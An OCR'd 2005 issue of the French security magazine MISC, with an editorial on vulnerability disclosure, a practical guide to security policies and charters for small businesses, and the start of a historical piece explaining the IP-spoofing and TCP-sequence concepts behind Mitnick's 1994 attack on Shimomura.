misc

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

L 19018 - 18 - F: 7,45 € - RD
France Metro : 7,45 Eur - 12,5 CHF
BEL, LUX, PORT.CONT : 8,5 Eur - CAN : 13 $C
MAR : 75 DH

18 mars avril 2005

100 % SÉCURITÉ INFORMATIQUE

Dissimulation d'informations

Stéganographie
Canal caché
Anonymisation
Anti-forensics

CHAMP LIBRE

L'attaque de Mitnick contre Shinomura

SYSTÈME

***Active Defense*, quand la défense passe à l'attaque**

SCIENCE

Les fonctions de hash sont-elles condamnées ?

Tous les numéros de **Linux Magazine**, y compris les **hors série**, ainsi que l'ensemble des publications de Diamond Editions sont disponibles sur :

www.ed-diamond.com

Sommaire

[1] Symposium sur la Sécurité des Technologies de l'Information et des Communications (SSTIC)
1-3 Juin 2005 à l'ESAT (Rennes)
http://www.sstic.org

Édito

L'abus de pression est dangereux pour la sécurité

Je sais, je suis impardonnable : dans mon précédent édito, j'ai complètement oublié l'anniversaire de ma grand-mère !!! Du coup, l'opprobre de toute sa maison de retraite s'est abattu sur mes frêles épaules. C'est l'exemple même de ce qu'on appelle un groupe de pression (pour les soiffards, il ne s'agit nullement de plusieurs pintes de bières consécutives).

Ça me rappelle d'ailleurs une anecdote qu'elle me racontait quand elle allait faire le marché, il y a quelques années de cela. Dans sa ville, tous les artisans s'étaient réunis pour mettre en place une sorte de label de qualité, via une coopérative ou quelque chose du genre. Les produits étaient bons, peu chers et la foule affluait autour des étals. Bref, tout allait bien dans le meilleur des mondes.

Un jour, un des artisans reçoit un coup de téléphone d'un de ses anciens patrons, qui a quitté l'artisanat pour la grande distribution. Il lui demande de rencontrer le directeur de cette marque. N'étant pas trop en position de refuser, car il s'agit de l'oncle du copain de chambrée de sa tante, notre artisan obéit, tout en prévenant qu'il espère que ça ne sera pas pour qu'on lui demande de proposer les produits de la grande enseigne. On le rassure. Mais comme par hasard, c'est pourtant exactement ce qu'on lui demande. L'artisan explique alors calmement que c'est à la coopérative de décider quels sont les produits qui reçoivent le label, mais qu'il transmettra quand même la demande, qui fut rejetée par la coopérative. Imaginez le camembert « Premier Ministre » vendu chez votre fromager...

Vous vous doutez bien que si cela arrive sur le marché de ma grand-mère, l'industrie de la sécurité n'est pas en reste. Toutefois, on est en droit de se demander si c'est réellement intéressant pour la sécurité de l'information. Dans la mesure où la confiance est une composante critique en sécurité, l'utilisation de groupes de pression ne peut que nuire au résultat final (enfin, quand il ne s'agit pas de vendre, mais bien de sécuriser).

Cette problématique se retrouve avec les politiques de divulgation de failles de sécurité. Certains prônent que toute faille découverte doit être rendue publique pour forcer l'intéressé à la corriger dans les plus brefs délais. Comme le disent les philosophes contemporains Bataille et Fontaine : « y'a que la vérité qui compte »... Mais toutes les vérités sont-elles bonnes à dire pour autant ? D'autres préfèrent conserver la faille dans leur escarcelle, selon le principe que moins elle est connue et utilisée, plus elle a de valeur (par exemple, pour « réussir » un *pen-test*). Une position plus centrale consiste à travailler de concert avec l'éditeur pour résoudre le problème. Mais là, qui fait pression ? L'éditeur pour retarder le correctif ou le découvreur pour forcer l'éditeur à corriger plus vite (mais pas forcément mieux) ? À l'opposé, certains (voire beaucoup) éditeurs corrigent silencieusement les failles sans rien dire à personne ou alors après une longue période. Quelle attitude adopter ?

Quoiqu'il en soit, la pression est mauvaise conseillère, comme le savent déjà de nombreux piliers de bars. Il suffit, pour s'en convaincre, de regarder la frénésie autour de l'affaire qui agite tous les forums et autres *blogs*, celle qui oppose un chercheur à un éditeur d'anti-virus (<suisse>n'y voir ici aucune prise de position, juste un constat</suisse>).

Revenons à l'essentiel. Je sais, ô public chéri mon amour (oui, j'abuse de cette formule desprogienne, mais je suis fan intégral), combien vous seriez déçu si vous ne trouviez pas mention du SSTIC [1]. Commençons par un rappel pour ceux qui ont raté les épisodes précédents. Au début, il y avait les chevaliers Jedi, une princesse, un contrebandier et une bête poilue. Vinrent ensuite les dinosaures. Finalement, une bande d'énergumènes décide d'organiser une conférence sur la sécurité de l'information parce qu'elle n'en trouve pas à sa convenance en langue française : ce fut (pression oblige) il y a deux ans, la première édition de SSTIC. Cette année, nous avons décidé d'un thème particulier : la lutte informatique. Nous avons reçu de nombreuses et excellentes contributions : le jury s'est réuni et a, non sans difficulté, élaboré un programme. Je vous recommande de le consulter sur le site et de vous inscrire pour qu'on se retrouve dans ce petit coin de verdure qui me paraît idéal pour vous présenter... Oups, pardon, je m'égare.

Enfin bon ! A SSTIC, les organisateurs sont sous pression pour vous proposer le meilleur spectacle possible. En fait, comme le dit Homer Simpson, « la pression, ça peut avoir du bon ».

Bonne lecture,

Frédéric Raynal

Mettre en place une politique SSI : des recettes pratiques

Suite à un incident plus ou moins grave en matière de sécurité informatique causé par des virus par exemple, les directeurs de PME se penchent à tort sur la question : « Que faut-il acheter pour ne plus revivre de tels problèmes ? ». Le monde fermé de la SSI est présent au sein des grands groupes, des administrations et des petites entreprises spécialisées. Mais pour les PME qui sous-traitent leur informatique, la SSI ne fait pas encore partie de la culture des chefs d'entreprises.

Cet article a pour objectif de partager les recettes actuelles afin de bien commencer, c'est-à-dire en mettant en place une organisation simple et efficace pour une PME. Nous commencerons par définir le rôle des différents documents à mettre en application et leur contenu avec des exemples concrets issus de différents retours d'expériences. Puis seront abordés les problèmes de communication autour de ces documents, le contrôle et l'adhésion des employés.

1) Quelques préalables

La démarche SSI en entreprise s'apparente à une démarche qualité : volonté de la direction, applicable par tous, rentable si tous les employés adhèrent.

La politique de sécurité des systèmes d'information (PSSI) reflète la vision de l'entreprise en matière de SSI. Elle décrit les éléments stratégiques (référentiel, menaces, besoins en matière de sécurité, enjeux) et les règles de sécurité applicables à la protection des systèmes d'information. Elle doit être validée par la direction afin de susciter la confiance des employés (utilisateurs internes) et des partenaires (fournisseurs, clients, sous-traitants) envers le système d'information. Ces principes et règles ont pour but de définir les actions relatives à l'organisation, aux techniques permettant de s'opposer de manière efficace aux menaces identifiées et de préserver ainsi les intérêts de l'entreprise.

Le directeur doit donc désigner pour cela un responsable de la sécurité des systèmes d'information (RSSI) au même titre qu'un responsable qualité ou HSCT. Dans certains cas, il faudra également désigner des correspondants SSI dans les filiales, agences ou antennes géographiquement éloignées. Ce réseau humain de confiance sera établi et reconnu par chaque entité.

L'objet d'un schéma directeur de sécurité des systèmes d'information est de renforcer la sécurité des systèmes d'information d'une entreprise à un niveau global (le plus haut) en la positionnant comme élément de stratégie à part entière. C'est le document cadre de la SSI qui servira de socle fondateur à l'ensemble des actions SSI de l'entreprise. Il définit les orientations stratégiques pour la maîtrise d'ouvrage. Comme tout schéma directeur, c'est un instrument de diagnostic et de dialogue, un document pragmatique de planification, de suivi de l'évolution de la sécurité du SI ainsi qu'un point incontournable d'argumentation budgétaire. Ce document est rédigé pour la période des années A+1 à A+6. Il est actualisé par le RSSI et validé tous les ans par la direction sans pour cela détenir de l'expertise en matière de sécurité informatique. Son champ d'application englobe les échanges internes et avec l'extérieur, sur intranet et Internet, quelque soit la nature des données échangées.

La politique de sécurité interne fixe alors les modalités de mise en œuvre de la SSI de l'entreprise. Ce document est avant tout la déclinaison et la concrétisation des règles fixées par la PSSI de l'entreprise. Sa diffusion doit être la plus large possible. Chaque employé doit trouver une réponse à ce qu'il peut faire ou ne pas faire avec son matériel informatique.

Suivant le lieu, le métier ou la responsabilité de l'employé ou d'un acteur externe, ces règles peuvent se traduire ensuite par une charte ou un code de bonne conduite (sur intranet, Internet, pour les commerciaux, les administrateurs, etc.).

La charte est un moyen légal et adapté de protection de l'employé et de l'employeur en matière de responsabilité pénale.

La charte d'utilisation des moyens informatiques, la charte des fournisseurs d'accès ou tout simplement la netiquette sont des exemples quotidiens de sensibilisation, de prise de conscience, de rappels concernant les lois et l'éthique liés aux nouvelles technologies, au domicile et en entreprise.

Il est fortement recommandé que cette charte ait une valeur équivalente au règlement intérieur, en l'annexant à celui-ci. De valeur informative et normative, la charte doit être précise et doit faire l'objet d'une discussion périodique (annuelle) avec les organes représentatifs du personnel. Elle peut être stipulée dans le contrat de travail sous réserve de validation par l'inspecteur du travail.

En résumé :

- désigner et faire connaître le responsable SSI et éventuellement ses correspondants,
- rédiger alors une Politique SSI générique validée par la direction,
- actualiser annuellement le schéma directeur SSI,
- diffuser largement la politique de sécurité interne,
- décliner cette PSI en différentes chartes et codes de bonne conduite, annexés au règlement intérieur.

2) Etablir les documents

Le but de ce chapitre est de donner des exemples simples et concrets afin de mettre en place rapidement une structure de base SSI dans une entreprise qui veut se lancer dans une démarche SSI. Le RSSI peut utiliser la trame suivante pour chacun des documents, les adapter puis les faire valider par son directeur.

Thierry MARTINEAU
ESAT Rennes
thierrymartineau@yahoo.fr

a) Exemple de Politique SSI

1/ Introduction

L'entreprise doit tout mettre en œuvre afin de protéger son système d'information par des mesures d'organisation, techniques et relatives à son environnement. Ce système d'information est relié à d'autres entités par des réseaux. La menace est complexe et s'est adaptée à l'évolution des technologies et du comportement des utilisateurs. Les acteurs de la SSI sont monsieur jean Dupond (RSSI) relayé par un réseau de correspondants SSI. Définitions du SI, des informations et leur niveau de confidentialité, la menace interne et externe, les vulnérabilités et les risques génériques, le référentiel interne de documentation.

2/ Champ d'application

Tous les systèmes d'information (gestion du personnel, financier, commercial, etc.), en particulier celui du métier de l'entreprise.

3/ Principes applicables à l'entreprise ou au groupe

Les acteurs doivent être clairement identifiés et catégorisés (internes, externes avec contrat...). La nature et le coût des mesures destinées à assurer la sécurité des SI doivent être appropriés et proportionnés à la valeur que la direction attache aux SI concernés et aux risques encourus. Ces mesures doivent prendre en compte l'organisation, la dissuasion, la prévention, la détection et la réparation des événements redoutés. Le SI doit faire l'objet de contrôles périodiques compte tenu de l'évolution des structures et de l'environnement, des lois et des technologies utilisées.

b) Exemple de Schéma directeur SSI

1/ Introduction

La SSI s'applique à l'ensemble des systèmes d'information communiquant ou non. Ce schéma directeur vise à atteindre un état pour lequel la SSI sera à la hauteur des enjeux de l'entreprise. Le premier volet dresse un constat et fixe des objectifs stratégiques, mais aussi les règles d'organisation pour les atteindre et les contraintes à respecter en matière de personnel pour la période de 2006 à 2011. Le deuxième volet établit un plan d'action pour cette période avec les indicateurs associés. Quatre objectifs ont été retenus.

2/ Volet stratégique

Objectif 1

Assurer la cohérence des matériels et logiciels : sécuriser les réseaux (constat=rien, objectifs=pare-feu et VPN, actions=sous-traiter), sécuriser serveur messagerie (constat=rien, objectifs=antivirus, actions=sous-traiter et former), protection des informations sensibles (constat=rien, objectifs=chiffrer fichier, actions=acheter et former)

Objectif 2

Former le personnel : former les correspondants SSI (constat=rien, objectifs=spécialiser, actions=plan de formation)

Objectif 3

Sensibiliser : sensibiliser systématiquement (constat=rien, objectifs=systématiquement, actions=suivre le personnel formé et non formé)

Objectif 4

Contrôler : contrôler les formations (constat=cible manquée, objectifs=améliorer le rapport coût/efficacité, actions=auditer)

3/ Volet opérationnel

Plan d'action 2006-2011 : par objectif, identifier dans un tableau les actions avec l'ordre chronologique, le nom du responsable et la date.

Les indicateurs SSI associés à chaque sous tâches seront sous la responsabilité du responsable de l'action, sous forme de feux vert/orange/rouge.

c) Exemple de politique de sécurité interne

1/ Généralités

- la PSI s'applique au siège social, à toutes les agences voire aux clients et aux fournisseurs.
- toutes les règles sont impératives, en cas de problème le RSSI et ses correspondants doivent être contactés.

2/ Organisation et contrôle de la SSI

- le RSSI est monsieur jean Dupond.
- les correspondants en agence sont...
- ils sont chargés de faire respecter la PSI.
- ils sont chargés de contrôler l'application des règles de la PSI et de réaliser un compte rendu au directeur en cas de problème.

3/ Sécurité du personnel

- après toute phase de recrutement (CDD/CDI), le nouveau personnel doit être sensibilisé et doit signer la charte d'utilisation des moyens informatiques et la remettre au RSSI.
- en cas de changement interne d'un correspondant SSI, une formation doit lui être dispensée immédiatement.

4/ Sécurité des biens physiques

- un cahier de bord sera mis à jour par le sous-traitant dès qu'une opération sera réalisée sur un équipement de sécurité comme le firewall ou le serveur antivirus,
- la connexion de tout matériel étranger à l'entreprise est interdite sur un ordinateur ou le réseau (téléphone, PDA, clé USB, portable, périphériques...),
- les serveurs doivent être sauvegardés toutes les nuits, les bandes doivent être stockées dans une armoire protégée,
- l'accès aux ordinateurs de l'entreprise est réglementé et limité aux employés de l'entreprise et des agences,
- les ordinateurs portables et les PDA doivent être placés dans une armoire fermée à clé en dehors des périodes d'utilisation,
- les matériels doivent être référencés et étiquetés,
- l'installation et la diffusion de logiciels autres que ceux fournis par le service informatique ou le sous-traitant sont interdites,
- chaque ordinateur portable ou PDA doit être pris en compte par son utilisateur qui en est responsable,
- chaque ordinateur doit disposer d'un logiciel antivirus (y compris les portables).

5/ Sécurité de l'information

- les utilisateurs sont responsables des informations qu'ils manipulent,
- les utilisateurs doivent sauvegarder leurs données et veillent à ne pas porter atteinte à l'intégrité du système,
- pour le traitement des informations nominatives, le responsable CNIL de l'entreprise est monsieur Jean Dupond,
- les logs (traces) des serveurs sont conservés 6 mois,
- l'utilisateur ne doit jamais être administrateur de son ordinateur,
- le BIOS doit comporter un mot de passe et doit être configuré pour démarrer sur le disque dur,
- l'accès au système d'information doit se réaliser après une procédure de login et mot de passe,
- le mot de passe est personnel et ne doit ni être écrit ni communiqué à un tiers,
- un écran de veille doit être automatiquement activé en cas de non utilisation de l'ordinateur pour une période dépassant 15 minutes,
- l'utilisateur doit activer son écran de veille ou se déconnecter s'il quitte son bureau,
- tout fichier entrant ou sortant du système d'information doit être scanné par un antivirus à jour,
- l'envoi de pièce jointe par messagerie est limité au strict nécessaire (pas d'exécutable),
- en cas de virus, tout événement doit être signalé au correspondant SSI local et au RSSI,
- la télémaintenance par le sous-traitant sera préalablement avalisée par le RSSI.

d) Exemples de chartes

1/ La charte des mots de passe

La présente charte a pour but de préciser les méthodes d'élaboration, d'utilisation et de suivi des mots de passe nécessaires à l'authentification des utilisateurs sur leur ordinateur.

Elle est conforme à la politique de sécurité interne de l'entreprise. Sur tous les postes de travail, le mot de passe BIOS de l'administrateur doit être activé et inconnu de l'utilisateur. Le poste de travail doit être configuré pour ne pouvoir démarrer qu'à partir du disque dur local.

L'authentification doit se faire par un mot de passe de 8 caractères dont la validité ne doit pas excéder 3 mois. Un historique des 5 derniers mots de passe sera réalisé par le serveur. Le déverrouillage d'un compte est réalisé par un administrateur. Les mots de passe sont personnels et ne doivent pas être communiqués à des tiers ni être conservés par écrit à proximité de l'ordinateur. L'administrateur ne connaît pas votre mot de passe mais peut le changer. Un écran de veille associé à un mot de passe doit systématiquement être activé en cas de non utilisation (15 min) du poste de travail. L'utilisateur doit verrouiller son ordinateur dès qu'il quitte son bureau par [CTRL+ALT+SUPPR].

Le responsable SSI se tient à la disposition des utilisateurs pour toute demande de conseil pour choisir un bon mot de passe.

2/ La charte des administrateurs

La mission d'un administrateur consiste en la maintenance et la sécurité d'un système. Pour ce faire et uniquement dans ce but, il peut procéder à des contrôles encadrés réglementairement. Face à des comportements pouvant porter atteinte aux systèmes, il est utile de définir l'attitude à adopter par l'administrateur. La possibilité de procéder à des contrôles d'utilisation des messageries ou de fichiers afin d'assurer l'intégrité des systèmes et la confidentialité des informations circulant sur le réseau est prévue. Le directeur peut faire procéder à des contrôles en amont (visualisation des données de trafic, comme par exemple les mentions relatives aux pièces jointes qui identifient le type de document transféré, mise en place de détecteurs de virus...). Ces contrôles peuvent aussi être déclenchés suite à une plainte d'un destinataire de mail (saturation d'une messagerie due à des envois massifs de pièces jointes...), ou bien après la constatation d'un débordement sur un forum.

Dans le cadre de ces contrôles, l'administrateur a le devoir de signaler toute utilisation abusive à sa hiérarchie et de prendre toutes les mesures appropriées pour y remédier. Il est à noter qu'il ne peut détruire des courriers électroniques ou des fichiers sans l'accord express de leur auteur, excepté dans le cas d'une infection virale, où la destruction ou l'isolement d'un message ou d'un fichier personnel contaminé est tout à fait légal. Certains de ces messages électroniques ou fichiers peuvent revêtir un caractère privé. Ce caractère privé est déterminé par la mention spéciale qu'en fait son auteur. L'auteur d'un message électronique ou d'un fichier peut ainsi faire apparaître dans l'objet ou le titre de celui-ci les termes « personnel » ou « privé », de manière à s'assurer que sa vie privée soit protégée. Cependant la prise de connaissance d'un message électronique ou fichier privé par un administrateur peut intervenir dans l'exercice de sa fonction. De

par sa fonction, l'administrateur dispose d'un droit d'accès aux contenus des courriers électroniques ou fichiers du personnel, sans distinction du caractère privé ou non, dans les circonstances précises de maintenance de la sécurité du système d'information. En conséquence, l'administrateur ne peut être incriminé pour avoir pris connaissance du contenu d'un message ou fichier privé mais seulement pour en avoir révélé le contenu. L'administrateur a donc un droit d'accès reconnu dont le corollaire est le secret professionnel. De par la loi, l'administrateur est donc tenu à la non divulgation du contenu des messages électroniques ou de fichiers dont il peut avoir connaissance dans l'exercice de sa mission. Il a cependant l'obligation de signaler tout problème à sa hiérarchie. A partir de ce moment, il appartient à ses supérieurs de prendre la décision de mettre sous scellés le support informatique contenant les preuves de l'infraction et de le tenir à la disposition des autorités judiciaires. Si des mentions telles que, par exemple, « privé » ou « message personnel » n'apparaissent pas dans l'objet du message électronique, celui-ci est considéré comme revêtant un caractère professionnel. Tous les éléments sont alors communiqués à ses supérieurs : l'infraction, la personne en cause et le contenu du message.

3/ Utilisation des ressources informatiques par le personnel

De nombreuses chartes sont en ligne sur Internet. L'objectif est de faire signer chaque personnel, de l'ouvrier jusqu'au directeur, en passant par les syndicats, le comité d'entreprise et les administrateurs système. Il est toujours possible de faire valider la charte par un juriste pour les entreprises où les enjeux sont importants.

3) Communiquer, former et faire appliquer

Il existe une seule raison pour laquelle un système d'information ne sera jamais sécurisé à 100% : le facteur humain. Ainsi, même lorsque toutes les dernières technologies de sécurité sont mises en œuvre dans l'entreprise avec des méthodologies éprouvées et par des spécialistes reconnus, l'action d'individus, de façon intentionnelle (fraude) ou non (accident, erreur), peut réduire à néant les efforts déployés.

Une fois l'organisation de la fonction sécurité établie, la rigueur dans le recrutement s'impose notamment pour les postes stratégiques : finance, production, informatique, management, etc. Le DRH doit pouvoir s'entourer s'il le faut du responsable SSI ou d'un spécialiste métier. En effet, le savoir et le savoir faire ne suffisent plus sur un CV : être est essentiel. Un candidat doit être évalué sur des mises en situation liées à des problèmes de sécurité comme un incident informatique.

Il reste maintenant à sensibiliser les collaborateurs à la nécessité de prévenir et de gérer les risques liés au système d'information. La prise de conscience ne peut être réelle qu'à l'aide d'outils, de supports de communication et de formation.

Des exemples parallèles sont à prendre afin de capter l'attention des employés, de les faire réagir afin d'obtenir leur adhésion :

- l'utilisation du courriel est identique à l'utilisation du téléphone : utilisation avant tout professionnelle, non manifestement abusive, avec respect de la politesse et de la hiérarchie, etc.
- la sécurité routière : comme sur la route, nous pouvons nous sentir libre mais il faut respecter les règles et les codes à l'aide de la prévention et de la répression (peur du gendarme RSSI).
- HSCT comme la SSI sont deux sujets transverses dans l'entreprise, directement sous la responsabilité du directeur.
- la SSI c'est comme une arme, on ne plaisante pas avec.

Avec l'expérience, nous nous apercevons que les messages simples et concis sont les plus efficaces : des campagnes d'affichage peuvent être lancées ponctuellement, illustrant des actions réflexes comme RANGER, SE DECONNECTER ou SAUVEGARDER. Certains lieux de détente (cyberespace) peuvent être dotés de tapis de souris illustrés et rappelant les principaux points de la charte. D'autres ordinateurs peuvent afficher un fond d'écran digne d'une campagne de publicité interne. Pour l'événementiel, une fenêtre popup peut s'ouvrir sur l'intranet dans le cadre d'une campagne de sensibilisation particulière. D'autres messages simples peuvent être imprimés sur des autocollants apposés sur le côté des écrans d'ordinateur ou proche des imprimantes et des photocopieurs.

Lors d'un recrutement, comme pour la mise en valeur d'une certification qualité, vous pouvez ajouter une brochure spéciale SSI dans le dossier d'accueil. En plus de la sensibilisation régulière, la formation ciblée du personnel s'avère indispensable.

Pour les directeurs de PME, l'Assemblée des Chambres Françaises de Commerce et d'Industrie (ACFCI) et le ministère de l'économie et des finances ont publié une brochure intitulée "Technologies de l'information et développement des PME : des précautions à prendre" (cf références). Le message est clair : le système d'information est vital mais vulnérable, vous pouvez réduire les risques en prenant des précautions au quotidien.

Exemple d'affiches lors d'une campagne de sensibilisation





Figure 1 *Plaquette pour les directeurs de PME sur www.acfci.cci.fr*



Pour les financiers, la dématérialisation des échanges (ePME) fait actuellement l'objet d'ouvrages et d'articles dans les magasines financiers. L'autoformation reste pour l'instant de rigueur.

Pour les informaticiens, les catalogues de stages voient une part très importante de leur contenu dédiée à la SSI.

Pour les autres, le responsable SSI doit organiser annuellement, au même titre que les formations et exercices incendie, une séance de formation ciblée sur une problématique : le courriel, les virus, etc. Des exemples de virus ou de négligences peuvent être scénarisés. En effet, mieux qu'une formation : un entraînement. Regardez l'impact d'une séance où l'on peut manipuler un vrai extincteur sur une flamme. De même, les plans Vigipirate et Piranet ont pour objectif de garantir la sécurité et la continuité de l'État et des infrastructures vitales, en particulier en cas d'attaque majeure sur les systèmes d'information.

Les outils pédagogiques existent dans les domaines de la protection et de la prévention. Le responsable SSI aura la charge d'organiser de telles séances de mise en situation. Imaginez une contamination par un virus se propageant dans l'entreprise : à qui rendre compte, où trouver le responsable SSI, que faire s'il n'est pas joignable, dans quel ordre, etc. Le RSSI a besoin d'évaluer la conscience du risque en proposant des actions ciblées, des tests situationnels afin que les employés appréhendent leur comportement face au stress d'un problème de sécurité informatique.

Communiquer et former en SSI, c'est avant tout maintenir un langage commun. Il faut positiver la sécurité dans l'accomplissement du travail : la SSI n'est pas un frein au travail.

Faire appliquer une politique de sécurité relève de l'humain : j'adhère car je crois que c'est moi qui ai trouvé cette solution pour me protéger. En outre, la dynamique de groupe est essentielle pour l'adhésion. Comme tout projet informatique, il faut conduire le changement. La communication et la formation ne résolvent en rien les problèmes : il faut contrôler et menacer de sanction. Par exemple, introduire une clé USB personnelle comportant des fichiers téléchargés sur l'Internet (blagues, exécutables humoristiques) peut avoir des conséquences dramatiques sur le SI. Le passage systématique sur un antivirus, même s'il déclenche une alerte, relève d'un comportement responsable et non sanctionnable. Un autre exemple est le gravage et la diffusion de CDROM : tout CD/DVD doit être validé par le RSSI avant duplication en masse. C'est l'image de la PME qui est en jeu si l'on y trouve un virus ou un logiciel diffusé sans licence.

Le RSSI doit déclencher des opérations médiatisées de contrôles ponctuels d'ordinateurs portables notamment : présence et mise à jour de l'antivirus, mise à jour du système d'exploitation, présence de logiciels pirates, etc.

CONCLUSION

Nous pouvons noter au sein des PME un excès de confiance dans les produits informatiques. Pour commencer en matière de SSI, il faut avant tout mettre en place une organisation cohérente et montrer aux employés la préoccupation de la direction. Il faut trouver la complémentarité entre les moyens techniques, les aspects organisationnels et la composante humaine.

Les exemples et les aspects pratiques de cet article peuvent permettre de motiver le responsable SSI désigné pour piloter cette action. Un tableau de bord permettra de suivre le plan d'action à l'aide d'indicateurs génériques afin de mesurer le progrès et les vulnérabilités résiduelles. La sécurité est l'affaire de tous. Toutes les entreprises doivent démarrer dans ce sens, pour le bien des autres entreprises et de leurs employés.

Références

→ **http://www.droitdunet.fr** (rubrique salarié)

→ **http://www.foruminternet.org** (rubrique publications)

→ **http://www.cru.fr/securite** (rubrique chartes)

→ **http://www.renater.fr** (rubrique téléchargement)

→ **http://www.legalbiznext.com** (valeur juridique de la charte)

→ CNRS - Sécurité Informatique n°47, décembre 2003 : Elaboration d'une politique de sécurité des systèmes d'information par Alain Gallet. Le schéma directeur de sécurité des systèmes d'information par Stanislas de Maupeau.

→ Les référentiels DUNOD - février 2003, protection des SI - partie 6 : Prévention des risques et gestion des ressources humaines

→ Technologies de l'information et développement des PME : des précautions à prendre - ACFCI et MINFI (2002) sur : **http://www.acfci.cci.fr/innovation/plaquetteMI.htm**

Noël 94 : le cas Mitnick-Shimomura ou comment le cyber-criminel a souhaité joyeux Noël au samurai

Christian Vincenot
Raupi@miscmag.com

Dix ans après les faits, il convient de revenir sur cette attaque qui a déclenché la surmédiatisation et exagération du cas Mitnick. Ceci nous permettra d'examiner un cas concret d'attaque de type Trust-Relationship Exploitation (exploitation de relations de confiance) qui utilise en particulier les techniques d'IP Spoofing et de TCP Sequence Number Prediction. Celles-ci seront expliquées au long de l'article, mais tout d'abord replaçons l'histoire dans son contexte.

Historique des faits

Nous n'allons pas trop insister sur l'histoire qui entoure l'affaire Mitnick, car celle-ci est très controversée et les faits relatés ici et là – en particulier par John Markoff, le journaliste ayant couvert et presque créé l'affaire – sont flous, inexacts et même certainement mensongers. On a ainsi pu lire au rayon des allégations folkloriques (dont Lewis De Payne, un ami du pirate, fait un ironique résumé [Lewis]) que Kevin Mitnick se serait introduit dans les systèmes du NORAD (le North American Aerospace Defense Command, dont les machines ne sont bien sûr pas reliées à Internet) ce qui aurait inspiré le film War Games ou encore que Mitnick aurait été capable de déclencher une guerre nucléaire en sifflant quelques notes dans son téléphone. Le lecteur désirant s'informer plus amplement sur cette affaire pourra se reporter aux liens cités en annexe ([takedown], [freekevin], [FAQ]) et en particulier aux interviews de Kevin Mitnick en personne [slash].

Après plusieurs arrestations pour des crimes informatiques divers, Kevin Mitnick (*alias* le Condor) est accusé d'avoir pénétré illégalement dans ARPANet ainsi que dans le « California Department of Motor Vehicles ». De son côté, Tsutomu Shimomura (surnommé « Japboy » par Mitnick [traque]) est physicien ainsi que spécialiste en sécurité des réseaux au San Diego Supercomputer Center. Il prétend que Mitnick a déjà essayé de le pirater en utilisant du *social engineering*. En cette période de fête, il se rend au Lake Tahoe pour faire du ski, alors que Mitnick s'intéresse de près aux données contenues sur l'ordinateur du scientifique...

Les techniques utilisées

Trust-Relationship Exploitation

Cette attaque consiste à exploiter des relations de confiance qui existent entre différentes machines. On peut citer par exemple les autorisations de connexions et d'accès sans mot de passe des commandes RPC (rsh, rcp, rexec, etc.) qui s'appuient sur l'adresse IP pour authentifier la source. Le but est alors de faire exécuter ce que l'on veut à la cible en se faisant passer pour la machine de confiance.

IP Spoofing

Cela désigne la technique qui consiste à envoyer des paquets dont l'adresse IP source est celle de la machine pour laquelle on veut se faire passer, et, par conséquent, de bénéficier des avantages de la machine en question.

TCP Sequence Number Prediction

Quelques connaissances sur le fonctionnement du protocole TCP sont nécessaires à la compréhension de ce qui se cache derrière ce nom barbare. Comme nous le verrons en pratique par la suite, pour établir une connexion TCP, une petite négociation est nécessaire au début. Celle-ci se nomme *3-way handshake* de par le fait qu'elle se déroule en 3 étapes : un paquet portant le *flag* `SYN` est envoyé de A (machine désirant se connecter, dite « cliente ») vers B (machine cible de la connexion, dite « serveur ») avec un nombre `SEQa0` nommé « numéro de séquence » (ou ISN, pour *Initial Sequence Number*) servant à identifier l'échange. Le flag `SYN` est spécifique à une demande de connexion. B répond ensuite par un paquet `SYN/ACK` (`ACKnowledgement == acquittement`) avec un numéro de séquence `SEQb0` accompagné de `SEQa0+1` dans le champ `ACK_SEQ` du paquet. Finalement, A renvoie un paquet `ACK` avec un numéro de séquence `SEQa0+1` et avec `SEQb0+1`, ce qui établit la connexion qui se poursuit de manière analogue. Cela peut se résumer comme suit :

```
A ---> B : SYN                  SEQa0
B ---> A : SYN/ACK              SEQb0       ACK(SEQa0+1)
A ---> B : ACK                  SEQa0+1     ACK(SEQb0+1)
```

